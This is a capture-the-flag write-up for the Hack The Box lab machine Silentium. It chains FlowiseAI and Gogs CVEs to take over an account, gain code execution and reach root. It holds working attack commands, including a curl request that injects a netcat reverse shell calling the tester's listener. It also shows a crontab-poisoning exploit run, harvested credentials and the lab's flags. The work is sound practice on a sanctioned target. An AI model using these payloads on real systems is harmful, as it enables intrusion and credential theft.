Hack The Box Write-Up Silentium - 10.129.245.103
About Silentium
In this post, I’m writing a write-up for the machine Silentium from Hack The Box. Hack The Box is an online platform to train your ethical hacking skills and penetration testing skills.
Silentium is a ‘Easy’ rated box. Grabbing and submitting the user.txt flag, your points will be raised by 10 and submitting the root flag you points will be raised by 20. After both flags have been submitted, you will also receive 585 XP reward points.
Foothold
In the reconnaissance phase of this machine, you will discover two open ports: the default SSH port on 22/tcp and the default HTTP port on 80/tcp. After a subdomain brute-force, you will discover the subdomain staging.silentium.htb. This subdomain is running a version of FlowiseAI that’s vulnerable to CVE-2025-58434, an Unauthenticated Account Takeover. After exploitation, you need to exploit another vulnerability in FlowiseAI known as CVE-2025-59528. This Authenticated Remote Code Execution (RCE) vulnerability allows you to get a shell on this machine.
User
After you establish the reverse shell, you have root access in a Docker container. Rather than breaking out of the container, you can find the password for the user ben in the Docker container’s environment variables (.env). This user has SSH access to the machine. After establishing the SSH session, you can read the user flag.
Root
After you’re authenticated as ben, you can disregard linpeas.sh because it lists too many potential privilege-escalation paths and you don’t know where to start. Instead, do manual enumeration. You find a vulnerable binary in the /opt/gogs for CVE-2025-8110, an improper symbolic link handling vulnerability. Before you can exploit it, you need to perform additional enumeration to identify the subdomain where Gogs is running. This service is hosted at staging-v2-code.dev.silentium.htb. After creating a user account on http://staging-v2-code.dev.silentium.htb, you can exploit the vulnerability to escalate privileges to root and take ownership of the machine.
Machine Info
| Machine Name: | Silentium |
| Difficulty: | Easy |
| Points: | 20 |
| XP reward: | 20 |
| Release Date: | 11 Apr 2026 |
| IP: | 10.129.245.103 |
| Creator: | 7u9y |
Reconnaissance
Portscan with Nmap
As always, we start this machine with a portscan with Nmap.
1
sudo nmap -p- -sC -sV -oA ./nmap/silentium.htb silentium.htb
The results.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-15 05:37 -0700
Nmap scan report for silentium.htb (10.129.245.103)
Host is up (0.027s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Silentium | Institutional Capital & Lending Solutions
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.02 seconds
We have discovered two open ports. The first port is the default 22/tcp port, used for SSH. The second discovered open port is 80/tcp, the default HTTP port. So, this machine acts as a web server.
Enumeration
http://silentium.htb
We navigate to the website at http://silentium.htb and see that the webpage is a one-pager. What stands out is that there are names listed for employees; we see the following names:
- Marcus Thorne
- Ben
- Elena Rossi
This information can be useful as we move forward in hacking this machine.
 http://silentium.htb
After some tries to enumerate the directories, we only found the /assets directory, but this is getting us nowhere. Let’s enumerate the subdomains. First, we need to distinguish a successful response from a valid subdomain from a non-existant subdomain.
1
2
3
┌──(kali㉿kali)-[~/Documents/htb/machines/silentium]
└─$ curl -s -H "Host: test.silentium.htb" http://silentium.htb | wc -c
178
We can now build our final command to bruteforce the hosts/
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(kali㉿kali)-[~/Documents/htb/machines/silentium]
└─$ ffuf -c -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -H "Host: FUZZ.silentium.htb"  -u http://silentium.htb -fs 178

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://silentium.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.silentium.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
________________________________________________

staging                 [Status: 200, Size: 3142, Words: 789, Lines: 70, Duration: 91ms]
We discovered the subdomain staging. After adding this subdomain to /etc/hosts, we can check the website at http://staging.silentium.htb.
 http://staging.silentium.htb
We see the login panel. After a couple of tries with common default passwords, we are still looking at the login panel. Via the documentation website at https://docs.flowiseai.com/ we can learn that FlowiseAI has an API on /api/v1. Using the following request, we know that FlowiseAI version 3.0.5 is being used.
1
2
3
┌──(kali㉿kali)-[~/Documents/htb/machines/silentium]
└─$ curl -X GET "http://staging.silentium.htb/api/v1/version"
{"version":"3.0.5"}
Now that we know the version of FlowiseAI, we can start the hunt for known vulnerabilities in this version. After searching online via DuckDuckGo, we found that this version has more than one vulnerability. I found these vulnerabilities:
- CVE-2025-58434 (Unauthenticated Account Takeover)
- CVE-2025-59528 (Authenticated Remote Code Execution)
Exploitation
CVE-2025-58434
As we do not have authentication at this moment, we start with the Unauthenticated Account Takeover. I found this exploit on Exploit-DB: https://www.exploit-db.com/exploits/52557. To exploit this vulnerability, we need to have a valid user account. On the website, we found three employees. After some tries, the exploit works for the employee Ben.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~/Documents/htb/machines/silentium]
└─$ python3 cve-2025-58434.py -e ben@silentium.htb -p Password123@ -u http://staging.silentium.htb

_____       _                              _____
/  __ \     | |                            /  ___|
| /  \/ __ _| | __ _ _ __   __ _  ___  ___ \ `--.
| |    / _` | |/ _` | '_ \ / _` |/ _ \/ __| `--. \
| \__/\ (_| | | (_| | | | | (_| | (_) \__ \/\__/ /
\____/\__,_|_|\__,_|_| |_|\__, |\___/|___/\____/
                            __/ |
                          |___/

                by nltt0

[x] Password changed

We can now successfully authenticate as ben@silentium.htb at http://staging.silentium.htb.It’s interesting to see that this user is registered as an admin in FlowiseAI. Also, the navigation menu gives us the option to create API Keys.
CVE-2025-59528
With authentication in place, we can move on to the next vulnerability and pop a shell on this machine. We can find an exploit for this vulnerabilty on https://github.com/FlowiseAI/Flowise/security/advisories/GHSA-3gcm-f6qx-ff7p. We only have to change the hostname, add an API Key as the Authorization Bearer, and modify the payload to a reverse shell.
1
2
3
4
5
6
7
8
9
curl -X POST http://staging.silentium.htb/api/v1/node-load-method/customMCP \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer hWp_8jB76zi0VtKSr2d9TfGK1fm6NuNPg1uA-8FsUJc" \
  -d '{
    "loadMethod": "listActions",
    "inputs": {
      "mcpServerConfig": "({x:(function(){const cp = process.mainModule.require(\"child_process\");cp.execSync(\"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.17.123 1337 >/tmp/f\");return 1;})()})"
    }
  }'
After execution, we have a reverse shell on our listener on port 1337/tcp.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(kali㉿kali)-[~/Documents/htb/machines/silentium]
└─$ penelope -p 1337
[+] Listening for reverse shells on 0.0.0.0:1337 →  127.0.0.1 • 192.168.178.88 • 172.17.0.1 • 10.10.17.123
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from c78c3cceb7ba~10.129.245.103-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/sessions/c78c3cceb7ba~10.129.245.103-Linux-x86_64/2026_08_15-10_55_46-988.log 📜
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
/ # whoami
root
/ # hostname
c78c3cceb7ba
 # ls -la
total 72
drwxr-xr-x    1 root     root          4096 Apr  8 15:14 .
drwxr-xr-x    1 root     root          4096 Apr  8 15:14 ..
-rwxr-xr-x    1 root     root             0 Apr  8 15:14 .dockerenv
...
We are trapped in a Docker container. The .dockerenv is empty, but the actual env file contains juicy information.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
/ # cat .dockerenv
/ # env
FLOWISE_PASSWORD=F1l3_d0ck3r
ALLOW_UNAUTHORIZED_CERTS=true
NODE_VERSION=20.19.4
HOSTNAME=c78c3cceb7ba
YARN_VERSION=1.22.22
SMTP_PORT=1025
SHLVL=5
PORT=3000
HOME=/root
SENDER_EMAIL=ben@silentium.htb
PUPPETEER_EXECUTABLE_PATH=/usr/bin/chromium-browser
JWT_ISSUER=ISSUER
JWT_AUTH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
LLM_PROVIDER=nvidia-nim
SMTP_USERNAME=test
SMTP_SECURE=false
TERM=xterm-256color
JWT_REFRESH_TOKEN_EXPIRY_IN_MINUTES=43200
FLOWISE_USERNAME=ben
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
DATABASE_PATH=/root/.flowise
JWT_TOKEN_EXPIRY_IN_MINUTES=360
SHELL=/bin/sh
JWT_AUDIENCE=AUDIENCE
SECRETKEY_PATH=/root/.flowise
PWD=/
SMTP_PASSWORD=r04D!!_R4ge
NVIDIA_NIM_LLM_MODE=managed
SMTP_HOST=mailhog
JWT_REFRESH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
SMTP_USER=test
ssh as ben
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
┌──(kali㉿kali)-[~/Documents/htb/machines/silentium]
└─$ ssh ben@silentium.htb
ben@silentium.htb's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Aug 15 09:27:56 PM UTC 2026

  System load:           0.16
  Usage of /:            82.9% of 13.37GB
  Memory usage:          34%
  Swap usage:            0%
  Processes:             250
  Users logged in:       0
  IPv4 address for eth0: 10.129.46.151
  IPv6 address for eth0: dead:beef::a0de:adff:fe5d:851a

  => There are 21 zombie processes.

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

68 updates can be applied immediately.
52 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Wed Apr  8 19:12:55 2026 from 10.10.14.5
ben@silentium:~$ cat user.txt
403a8467ac01c8fecc8d1b5e694fdb4d
ben@silentium:~$
Privilege Escalation
Enumeration
I started enumerating for privilege escalation with LinPeas, but the script’s output showed so many privilege escalation options that I did not know where to start. I decided to start the manual enumeration process. I noticed the /opt/gogs directory, which is not installed by default on Linux.
1
2
3
4
ben@silentium:/$ cd ./opt/
ben@silentium:/opt$ ls
containerd  gogs
ben@silentium:/opt$
I found the gogs binary in this directory with version 0.13.3. After a quick search online, I found that this version of is vulnerable to CVE-2025-8110, a Remote Code Execution vulnerability. See: (https://github.com/popyue/CVE-2025-8110)[https://github.com/popyue/CVE-2025-8110]{:target=”_blank”}.
Gogs is a self
1
2
3
4
5
6
7
8
9
10
ben@silentium:/opt/gogs/gogs$ ./gogs
NAME:
   Gogs - A painless self-hosted Git service

USAGE:
   gogs [global options] command [command options] [arguments...]

VERSION:
   0.13.3
...
The last thing that we have to do is check if gogs is running with root privileges.
1
2
3
ben@silentium:/opt/gogs/gogs$ ps aux | grep gogs
root        1490  0.0  1.6 1812256 68052 ?       Ssl  15:08   0:02 /opt/gogs/gogs/gogs web
ben        25024  0.0  0.0   6544  2280 pts/0    S+   18:36   0:00 grep --color=auto gogs
And that’s the case! We have now found a possible way to own this machine.
Exploitation
CVE-2025-8110
Gogs is a self-hosted git service that we are gonna exploit to gain root privileges on this machine. Before we can exploit this vulnerability, let’s do some more enumeration in the gogs directory. In the directory /opt/gogs/gogs/custom/conf, there is a file app.ini.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
ben@silentium:/opt/gogs/gogs/custom/conf$ cat app.ini
BRAND_NAME = Gogs
RUN_USER   = root
RUN_MODE   = prod

[server]
HTTP_ADDR        = 127.0.0.1
HTTP_PORT        = 3001
DOMAIN           = staging-v2-code.dev.silentium.htb
ROOT_URL         = http://staging-v2-code.dev.silentium.htb/
OFFLINE_MODE     = false
EXTERNAL_URL     = http://staging-v2-code.dev.silentium.htb:3001/
DISABLE_SSH      = false
SSH_PORT         = 22
START_SSH_SERVER = false
In this file, we see another subdomain: staging-v2-code.dev.silentium.htb. Let’s check if Gogs is indeed running on this subdomain by just visiting the URL http://staging-v2-code.dev.silentium.htb.
 http://staging-v2-code.dev.silentium.htb
Own Silentium
We can register an useraccount, so let’s do that. We only need to find a way to exploit this vulnerability. We can online find an eploit on Github: https://github.com/zAbuQasem/gogs-CVE-2025-8110(https://github.com/zAbuQasem/gogs-CVE-2025-8110){:target=”_blank”}.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
┌──(kali㉿kali)-[~/…/htb/machines/silentium/CVE-2025-8110]
└─$ python3 exploit.py http://staging-v2-code.dev.silentium.htb/ -u t13nn3s -p "Password123@" --rce-cron --lhost 10.10.17.123 --lport 1337

   ██████╗██╗   ██╗███████╗    ██████╗  ██████╗ ██████╗ ███████╗     █████╗  ██╗ ██╗ ██████╗
  ██╔════╝██║   ██║██╔════╝    ╚════██╗██╔═████╗╚════██╗██╔════╝    ██╔══██╗███║███║██╔═████╗
  ██║     ██║   ██║█████╗ █████╗█████╔╝██║██╔██║ █████╔╝███████╗    ╚█████╔╝╚██║╚██║██║██╔██║
  ██║     ╚██╗ ██╔╝██╔══╝ ╚════╝██╔══╝ ████╔╝██║██╔══╝ ╚════██║    ██╔══██╗ ██║ ██║████╔╝██║
  ╚██████╗ ╚████╔╝ ███████╗    ███████╗╚██████╔╝███████╗███████║    ╚█████╔╝ ██║ ██║╚██████╔╝
   ╚═════╝  ╚═══╝  ╚══════╝    ╚══════╝ ╚═════╝ ╚══════╝╚══════╝     ╚════╝  ╚═╝ ╚═╝ ╚═════╝

  Gogs — Symlink Traversal → Arbitrary File Write → RCE
  Affected: <= 0.13.3 │ Fixed: 0.13.4
  Component: PutContents API
  Exploit By FreshGuy


════════════════════════════════════════════════════════════
  VULNERABILITY CHECK
════════════════════════════════════════════════════════════
  [*] Target: http://staging-v2-code.dev.silentium.htb
  [+] Target reachable
  [+] Confirmed: Gogs instance

════════════════════════════════════════════════════════════
  AUTHENTICATION
════════════════════════════════════════════════════════════
  [+] Authenticated: t13nn3s
  [+] API token: 2db8b879b506...

════════════════════════════════════════════════════════════
  REPOSITORY SETUP
════════════════════════════════════════════════════════════
  [+] Repository: t13nn3s/r_pgkmoo

════════════════════════════════════════════════════════════
  RCE STRATEGY — CRONTAB INJECTION
════════════════════════════════════════════════════════════
  [*] Reverse shell → 10.10.17.123:1337

════════════════════════════════════════════════════════════
  SYMLINK INJECTION
════════════════════════════════════════════════════════════
  [*] Link: lnk_w2mr4f -> /etc/crontab
  [+] Cloned repo locally
  [+] Pushed symlink: lnk_w2mr4f → /etc/crontab

════════════════════════════════════════════════════════════
  FILE WRITE VIA SYMLINK
════════════════════════════════════════════════════════════
  [+] Wrote 119 bytes through symlink
    [+] Crontab poisoned → RCE within 60 seconds
  [*] Listen: nc -lvnp 1337

════════════════════════════════════════════════════════════
  REPORT
════════════════════════════════════════════════════════════
  [+] Report saved: loot.json

════════════════════════════════════════════════════════════
  EXPLOIT SUMMARY
════════════════════════════════════════════════════════════
      Target: http://staging-v2-code.dev.silentium.htb
      Username: t13nn3s
      Repository: t13nn3s/r_pgkmoo

      ✓ vuln_check:
      ✓ login: t13nn3s
      ✓ create_repo: r_pgkmoo
      ✓ push_symlink: lnk_w2mr4f -> /etc/crontab
      ✓ file_write: 119 bytes
      ✗ rce: 10.10.17.123:1337

  [+] EXPLOIT COMPLETED SUCCESSFULLY
Now, we have to wait until the reverse shell is established.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/Documents/htb/machines/silentium]
└─$ penelope -p 1337
[+] Listening for reverse shells on 0.0.0.0:1337 →  127.0.0.1 • 192.168.178.88 • 172.17.0.1 • 10.10.17.123
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from silentium~10.129.47.161-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/sessions/silentium~10.129.47.161-Linux-x86_64/2026_08_18-12_10_07-181.log 📜
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
[+] Got reverse shell from silentium~10.129.47.161-Linux-x86_64 😍 Assigned SessionID <2>
root@silentium:~# whoami; id
root
uid=0(root) gid=0(root) groups=0(root)
root@silentium:~# cat root.txt
d8660235cfa60620dd45456065d4bd91
Silentium is owned!
Thanks for reading this write-up! Did you enjoy reading this write-up? Or learned something from it? Please consider spending a respect point: https://app.hackthebox.com/profile/224856.com/profile/224856. Thanks!
Happy Hacking :-)